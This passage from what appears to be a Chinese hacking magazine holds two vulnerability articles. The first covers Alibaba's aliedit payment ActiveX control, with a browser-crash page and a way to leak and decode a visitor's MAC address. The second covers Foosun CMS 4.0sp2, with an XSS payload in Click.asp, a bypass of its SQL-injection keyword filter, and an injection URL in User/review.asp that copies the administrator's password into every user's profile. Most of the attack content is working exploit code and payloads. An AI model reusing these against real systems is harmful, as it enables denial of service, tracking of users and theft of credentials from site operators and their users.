这里了，祝大家根据上面的介绍，能玩出新花样来！

适合读者：漏洞爱好者
前置知识：无

揭密阿里巴巴支付控件多个安全漏洞



文/图 爱无言

也许大家在以前听说过，阿里巴巴旗下的支付宝有几个非常严重的安全隐患，可以远程利用攻击用户主机获得控制权限，阿里巴巴对此事的反应暂且按下不说，现在这几个严重的安全漏洞已经被修补了，或许这样就太平了。最近，由于本人在业务上的需要，安装了一个也属于阿里巴巴旗下的软件"阿里旺旺"，装上后用了几次，闲来无事下对阿里巴巴的这些软件做了一个肤浅的分析，发现阿里巴巴在开发软件时候的问题很多，这可以从它的这些软件的安装以及界面上反应，很多用户反应软件安装时还要关杀毒软件，甚至有时会出现加载失败导致重装系统。为了更加清楚阿里巴巴的一些软件

编写流程，我逆向了其中几个，在这期间发现很多问题，甚至是严重的安全漏洞，这里现将阿里巴巴支付控件"aliedit"中分析出的安全隐患公布给大家，其它的将在适合的时候公布，请大家留意杂志文章。

从查询的一些资料来看，这个名为"aliedit"的控件确实属于阿里巴巴的作品，并且一开始的时候我就推断它是用于网上账户的。在查询后发现，这个控件果然被阿里巴巴用于网上交易，也就是像"支付宝"这样的形式上。很多时候支付宝使用不了，就是因为这个控件没有被正确加载导致，因为我不曾对阿里巴巴以前的那个支付宝漏洞注意过，因此请大家别笑话我上述对"aliedit"作用的推断过程。回到正题上，这个控件本身是用UPX加壳的，非常容易脱壳，在脱去这个简单的壳后，我把"aliedit"控件甩进了IDA里面，因为IDA的自动分析能力很强，这会替我们省去很多时间。顺便说一下，"aliedit"这个控件主体的位置，它一般被安装于系统system32文件夹下的aliedit文件夹，名叫"aliedit.dll"。

"aliedit"控件是使用VC++6.0编写的，这种程序在我的感觉中，如果没有很好地处理，往往会出现一些缓冲区溢出之类的漏洞，或许程序能弥补这种类型的漏洞，但是也许弥补的方式不对，反而只是将溢出漏洞变成了拒绝服务漏洞。抱着一丝怀疑，我开始了对"aliedit"的分析工作，这里省去几千字，以免大家以为在看小说，我就直接给出分析结果。该控件在处理长字符串时，为了避免溢出，在关键函数如lstrlen函数后，使用了一个递减的方式进行栈分配，但是该分配函数编写不完善，导致在程序处理过长字符串时会出现访问非法地址的错误，这将导致程序异常，致使拒绝服务。具体代码分析如下。

```
sub   ecx, 1000h
.text:10011632  sub  eax, 1000h
.text:10011637  test [ecx], eax
```

上面的代码非常简单，它就是完成栈分配地址的循环递减，每次按照减少1000h的大小，并且做一个比较判断，还原成伪C语言代码就是

```
do{
addressP=addressP-1000h;
a=a-1000h;
if [addressP]==a { };
} While (a>1000h)
```

其中这里的addressP就是我们的ecx寄存器，a就是eax，可以看出来这段代码的意思就是不断按照1000h的大小来移动ecx，也就是开辟栈空间，但是问题出在这个程序每次都是按照字符串长度的两倍+2的长度来进行分配，这本不是问题，可是一旦执行"test [ecx],eax"这段指令，我把它认为是一个判断内存可读性的操作时，如果ecx指向的地址不能读，程序在这时没有做容错处理，就会发生异常，那么最直接的后果就是浏览器也跟着崩溃了，如图1所示。




图1

利用代码其实非常简单，我们只要知道这个控件在哪一个com接口函数上有字符串参数就行，因为我发现只要跟字符串打交道的地方，aliedit都会调用上面那个出错的分配函数。最后我定格在一个导出函数"Crypto"上，这个函数的第三个参数是一个字符串变量，这里直接给出利用代码

```
<SCRIPT language=javascript>
function test()
{var a= "aaaaaaaaaaaa*5000";
//超长的字符串值
aiwuyan.Crypto(1,2,a);}
</script>
<object classid="clsid:488A4255-3236-44B3-8F27-FA1AECAA8844" name="aiwuyan" >
</object>
<script>javascript:test();</script>
```

将上述代码保存为网页，然后放到服务器上，用IE或者遨游浏览器试着访问就会出现浏览器保存崩溃的现象，这证明我们的猜测是正确的。

分析完上面的漏洞，我们再接再厉，因为下面要说的这个漏洞要比上面的拒绝服务漏洞更有意思。之所以说有意思，是因为第二个是一个用户信息泄漏漏洞，这个漏洞可以让他人远程获取你电脑的物理网卡地址，即MAC地址。这个漏洞本身的危害并不大，只是吸引我的是，aliedit在这里使用了加密手段，因此我深入分析了这个支付控件在对待用户信息上的加密方式，这些留着以后说，我们先来看看这个有意思的用户信息泄漏漏洞。

出现问题的是aliedit控件的一个属性，名叫"MACAddress"，看到这么明显的名字，理所当然地就把它直接放到网页测试了，试图能直接看到我的网卡地址，没想到出现了一个莫明其妙的字符串，如图2所示。




图2

这个肯定不是我的物理网卡地址。盯着这个字符串，突然想到了会不会是加密后的网卡地址。因为这串字符前面的"XOR"太令人怀疑了，它暗示了这个字符串使用了加密算法，不然怎么会这么唐突的出现呢？连忙打开IDA，找到这个字符串出现的地方，看来我们猜对了，这确实是一个算法的标识，如图3 所示。




图3

看到那些"DES""SHIFT"标识了吗？熟悉加密算法的朋友一定知道这些常用的算法，虽然对于异或、偏移这样的算法，每个程序的具体实现都不一样，但这确实证明了aliedit使用了其中某个算法来加密敏感信息。这里的物理网卡地址就是其中一个被加密的信息，使用的算法就是异或算法。本来我准备跟踪出来这个算法的实现过程，无奈于自己还有别的事情要忙，于是决定使用一个逆向匹配的方法来解密。说起来很简单，因为是异或算法，aliedit使用了一个公共子作为异或时的一个值，另一个就是我们的物理网卡地址，但是程序是按照一位一位来异或的，也就是说假设你的物理网卡地址是"11-22-33-44-55-66"，那么程序就是按照先取"1"跟公共子异或，再取下一个"1"跟公共子异或，接着是"2"，一个一个取出来异或，并且每个公共子是一个形如"XX"这样的十六进制值，因此我们最后获得的加密后的字符串长度就是2×12＝24，回头看看我们利用这个属性获得的那个值，它的形式如同这样"XOR_1_00000000000000000000000000000_62581100135B29242826552E"，在一串0的最后那些字符串长度恰好是24，这跟我们分析的一致。现在，我们能确定的是这个公共子是不相同的，因此我选择用不同的数值来传递给这个算法，其结果就对应了这个数值加密的值。如果我们的网卡地址加密后的一个值与其相等，那我们就能猜测出我们网卡的原始数值。可是我们怎么才能获得不同数值的加密值，我们连加密算法都不知道，并且我们要算多少个值才够。对于第二个问题很简单，我们的网卡地址每一位最多是等于"F"，所以我们只需要算0～F，也就是十进制的0～15即可。对于第一个问题，我们确实不知道算法的实现过程，但是我们可以给这个算法传递参数，并且获得返回值。Aliedit很替我们考虑，它提供了这样的接口函数，那就是出现拒绝服务的那个函数"Crypto"，这个函数的原型是：

```
BSTR Crypto(    [in] VARIANT_BOOL bEncrypt,
    [in] unsigned long nIndex,
    [in] BSTR pInput);
```

根据字面意思，其中第一个参数为是否使用加密，第二个参数分析出来是指我们加密的时候选择什么算法进行加密，这里发现其最大值为4，其中0为不加密，最后一个参数就是要被加密的字符串了，所以只要第一个参数为1，也就是允许加密，第二个参数为2，也就是选择xor加密算法，第三个参数为我们想要测试的值，即可返回加密后的数值。注意，这个时候我们要传递给这个函数作测试的数值必须形式为："FFFFFFFFFFFF"，即12个相同的被测试值，因为aliedit的异或算法是跟我们传递的要被加密值的每一位的位置有关的，这个具体我就不在分析了，我写了一个C程序，可以让你获得加密后的值，每两位依次填入我注释的地方，编译运行后，就可以获得你的物理网卡地址了，如图4 所示。





图4

上面的是解密的程序，那么利用代码是什么呢？很简单，只要修改那个拒绝服务漏洞利用的代码，把其中"aiwuyan.Crypto(1,2,a);"换成"alert(aiwuyan.MACAddress);"就可以了，如果再完善一下利用代码，就可以远程获取别人主机的网卡地址加密值，然后放入这个解密程序中，获得对方真正的网卡地址。

正如你所看到的，这两个漏洞从两个方面诠释了漏洞的区分，一个是程序本身的鲁棒性，我们可以理解为可靠性，一个是程序实际应用带来的负面性。这些都是不良好的，对于我们这些用户来说，安全最重要，上面所说的仅代表个人意见，不妥之处还望大家指教。

适合读者：入侵爱好者
前置知识：ASP



深入剖析挖掘风讯0Day

文/图 TifFOT

这段时间太忙了，差点连写稿的时间都没有了，好不容易又考完了一科，有了点点时间，于是研究了一下风讯的代码。

风讯网站管理系统，相信很多朋友都使用过。现在风讯的最新版本是v4.0sp2，在代码测试中，我发现其后台做得非常不错，如果不存在下面的漏洞，就应该说比较完美了。下面我们就一起去分析风讯的三大漏洞：跨站、注入和建立、删除任意目录、任意文件。

跨站漏洞

存在漏洞的文件是Click.asp，其第29～42行的代码如下。

```
stype = request.QueryString("type") 'ajax
SubSys = request.QueryString("SubSys") 'SubSys
spanid = request.QueryString("spanid") '"NS_id_click_ECB1FJ2E8K82DK9
//spanid 直接提交，无过滤
if stype="" then stype="ajax"
if stype<>"ajax" then call HTMLEnd("Error:type not is ajax!","http://"&Cookie_Domain)
//如果stype不等于ajax，就调用HTMLEnd()函数
if SubSys="" then call HTMLEnd("Error:SubSys is null!","http://"&Cookie_Domain)
if spanid="" then call HTMLEnd("Error:spanid is null!","http://"&Cookie_Domain)
TmpArr = split(spanid,"_")
if ubound(TmpArr)<>3 then call HTMLEnd("Error:spanid's is Err!","http://"&Cookie_Domain)
Sub HTMLEnd(Info,URL)
response.Write("$('"&spanid&"').innerHTML='";"&vbNewLine) //将取得的spanid输出
response.End()
End Sub
```

从上面的代码，我们可以看出，由于spanid没有经过任何安全检查，所以我们可以构造语句：click.asp?spanid=<script>alert("xss")</script>，如此就达到了跨站的目的，如图1所示。




图1

至于此漏洞的扩展运用，我这里就不再举例说明了，相信大家都知道该怎么做了。

防注系统绕过漏洞

注入点一：FS_Inc/Function.asp文件

我们先看看防注系统的部分代码，此漏洞存在于文件FS_Inc/Function.asp中，其第114～128行代码如下。

```
Function NoSqlHack(FS_inputStr)
Dim f_NoSqlHack_AllStr,f_NoSqlHack_Str,f_NoSqlHack_i,Str_InputStr
Str_InputStr=FS_inputStr
f_NoSqlHack_AllStr="*|and |exec |insert |select |delete |update |count |master |truncate |declare |and	|exec	|insert	|select	|delete	|update	|count	|master	|truncate	|declare	|char(|mid(|chr("
//注意：除了*、char(、mid(、chr(外，and、exec、insert等后面都有一空格。f_NoSqlHack_AllStr中没有过滤小括号、中括号，没过滤drop、create等字符。如果我们提交的语句存在and、exec、insert等字符，并让此类字符后面不存在空格，那么此防注系统将失效。
f_NoSqlHack_Str = Split(f_NoSqlHack_AllStr,"|")
//使用字符"|"进行分隔。
For f_NoSqlHack_i=LBound(f_NoSqlHack_Str) To Ubound(f_NoSqlHack_Str)
If Instr(LCase(Str_InputStr),f_NoSqlHack_Str(f_NoSqlHack_i))<>0 Then
If f_NoSqlHack_Str(f_NoSqlHack_i)="'" 
```

```
Then f_NoSqlHack_Str(f_NoSqlHack_i)="\"
// 将分号转换为字符"\"
Response.Write "<html><title>警告</title><body bgcolor=""EEEEEE"" leftmargin=""60"" topmargin=""30""><font style=""font-size:16px;font-weight:bolder;color:blue;""><li>您提交的数据有恶意字符</li></font><font style=""font-size:14px;font-weight:bolder;color:red;""><br><li>您的数据已经被记录!</li><br><li>您的IP: "&Request.ServerVariables("Remote_Addr")&"</li><br><li>操作日期: "&Now&"</li></font></body></html><!--Powered by Foosun Inc.,AddTime:"&now&"-->"
                    Response.End
            End if
        Next
        NoSqlHack = Replace(Str_InputStr,"'","''")
        //把单引号替换为双引号
    End Function
```

由于上面的语句过滤不严，导致我们可以绕过防注系统。如果我们提交的语句中不含单引号以及and、update、select等和其后面包含的空格字符，那么我们就可以注入了。

接下来查找调用了NoSqlHack()函数且没有经过数字判断的数字型变量，我们可以找到文件Ads/pic.asp，其第7~31行的代码如下。

```
<%
response.buffer=true
Response.CacheControl = "no-cache"
Dim Conn,User_Conn
MF_Default_Conn
Dim Str_SysDir
Str_SysDir=""
if G_VIRTUAL_ROOT_DIR<>"" then
Str_SysDir="/"&G_VIRTUAL_ROOT_DIR&"/Ads"
Else
Str_SysDir="/Ads"
end if
Dim pic1,rsObj,picSql
pic1=NoSqlHack(request.QueryString("pic"))
//显然只经过了函数NoSqlHack()处理，没有进行int判断，所以出现漏洞
set rsObj=server.createobject(G_FS_RS)
picSql="select * from FS_AD_Info where AdID="&pic1&""
rsObj.open picSql,Conn,1,1
If rsobj.eof or Err.number<>0 then
    rsObj.close
    set rsObj=nothing
    Set Conn=Nothing
    Response.Write "参数传递错误!!!"&Err.description
    Response.End()
Else
```

本来这个地方完全可以被利用的，但是由于代码本身的Bug，导致我们利用不了，如图2所示。




图2

由于此文件不能利用，只得再找其它文件。再次查找，来到文件User/review.asp，其第8~24行的代码如下。

```
<%
if Trim(Request.QueryString("Url"))<>"" then
    response.Write request.QueryString("Url")&"-"&request.QueryString("type")
    response.end
end if
if request("Action")="del" then
//如果Action为del
    if Request("id")="" then
    //不提交ID则提示错误
        strShowErr = "<li>错误的参数! </li>"
    Response.Redirect("lib/error.asp?ErrCodes="&Server.URLEncode(strShowErr)&"&ErrorUrl=")
        Response.end
    else
        User_Conn.execute("Delete from FS_ME_Review where ReviewID in ("&NoSqlHack(Request("id"))&")")
        //这里只使用了NoSqlHack()函数过滤
        strShowErr = "<li>删除成功! </li>"
        //如果执行成功，那么显示"删除成功"
    Response.Redirect("lib/Success.asp?ErrCodes="&Server.URLEncode(strShowErr)&"&ErrorUrl=../Review.asp")
        Response.end
    end if
end if
```

分析完上面的代码后，我们可以这样利用。先注册一个用户，登录，然后提交 User/review.asp?action=del&id=1);update[FS_ME_Users]set[selfintro]=(select[UserPassword]from[FS_ME_Users]where[userid]=1)—，此语句用于把USERID为1的用户密码更新到所有用户的"自我介绍"之中，提交成功后如图3 所示。

